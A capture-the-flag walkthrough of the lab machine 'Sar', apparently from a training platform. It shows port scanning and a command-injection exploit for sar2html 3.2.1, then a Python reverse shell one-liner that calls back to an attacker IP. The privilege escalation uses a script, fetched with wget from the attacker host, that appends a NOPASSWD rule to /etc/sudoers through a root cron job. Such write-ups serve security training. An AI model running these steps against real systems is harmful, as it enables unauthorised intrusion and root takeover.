Sar


```
ping sar.local
```

```
rustscan -a sar.local -- -A -oN portscan
```

Two ports are open **22, 80**

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDHy/WJJHLFdbwbJpTyRYhEyj2jZV024UPWIdXfNHxq45uh08jkihv3znZ98caLP/pz352c0ZYD31We
4fnNx/V1XGJYsshquRqTrXKeeal+yQvTC4gnsr8ENIGMq0yJnYxMAasx6kmSc+S+065Mie65xkyisFXo2MQyxzsFdCu2w1bYmb3pegYDm6Y0c/EJP0sxDi
vu63
|   256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgxutbLnN4K2tj6ZHzrlzTKS+RRuly+RkA0J63JsQFi
|   256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+5254×35Vwa2S7X73YLY87Q58qQOD9oQeSKMpmmT0o
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
```

On port 80




Performing bruteforce on the port 80

```
ffuf -u http://sar.local/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```


Found **/robots.txt** file

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/sar]
└─# ffuf -u http://sar.local/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
_____________________________________________

 :: Method           : GET
 :: URL              : http://sar.local/FUZZ
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 80
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
_____________________________________________

[Status: 200, Size: 9, Words: 1, Lines: 2, Duration: 132ms]
    * FUZZ: robots.txt
```


After navigating on the **/robots.txt** file find **sar2HTML** directory




It contain the version of **sar2html Ver 3.2.1**



Search on google for this version exploit




```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```



Get the reverse shell using python

```
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("IP",1234));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```



Got our shell as **www-data**

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/sar]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.237] from (UNKNOWN) [192.168.165.35] 43782
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
whoami
www-data
$ cd /home
cd /home
$ ls
ls
local.txt  love
$ cat local.txt
cat local.txt
3482f2489a2361b41c5a0758df3e2661
$ |
```

Type command **cat /etc/crontab**

```
$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
$
```

It shows that jobs is running every **5 min** and that can run **finally.sh** file located into the **/var/www/html**

Navigate to the **/var/www/html** folder

```
$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
$
```

It shows that **finally.sh** file call the **write.sh** file and **write.sh** file create file in **/tmp** folder as **gateway**

Create a file on your system as **write.sh** and insert following lines into it

```
#!/bin/sh

echo "www-data ALL= (root) NOPASSWD: /usr/bin/sudo" >> /etc/sudoers
```

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/sar]
└─# cat write.sh
#!/bin/sh

echo "www-data ALL= (root) NOPASSWD: /usr/bin/sudo" >> /etc/sudoers
```

Remove the existing write.sh file
Download the file on the remote machine using wget

```
wget http://YOUR_IP/write.sh
```

Give execute permission to the file **chmod +x write.sh**

```
$ rm write.sh
rm write.sh
$ wget http://192.168.45.237/write.sh
wget http://192.168.45.237/write.sh
--2023-08-17 11:33:04--  http://192.168.45.237/write.sh
Connecting to 192.168.45.237:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 79 [text/x-sh]
Saving to: 'write.sh'

write.sh            100%[===================>]      79  --.-KB/s    in 0.001s

2023-08-17 11:33:04 (125 KB/s) - 'write.sh' saved [79/79]

$ chmod +x write.sh
```

Wait for 5 minutes
After that type **sudo -l**

```
$ sudo -l
sudo -l
Matching Defaults entries for www-data on sar:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on sar:
    (root) NOPASSWD: /usr/bin/sudo
$
```

Now login as a **root** user type command

```
sudo -u root sudo -i
```

Got the **root** shell

```
$ sudo -u root sudo -i
sudo -u root sudo -i
root@sar:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sar:~# whoami
whoami
root
root@sar:~# cd /root
cd /root
root@sar:~# ls
ls
proof.txt  root.txt
root@sar:~# cat proof.txt
cat proof.txt
e5fb9128c6bf98f6490363c491369c47
root@sar:~#
```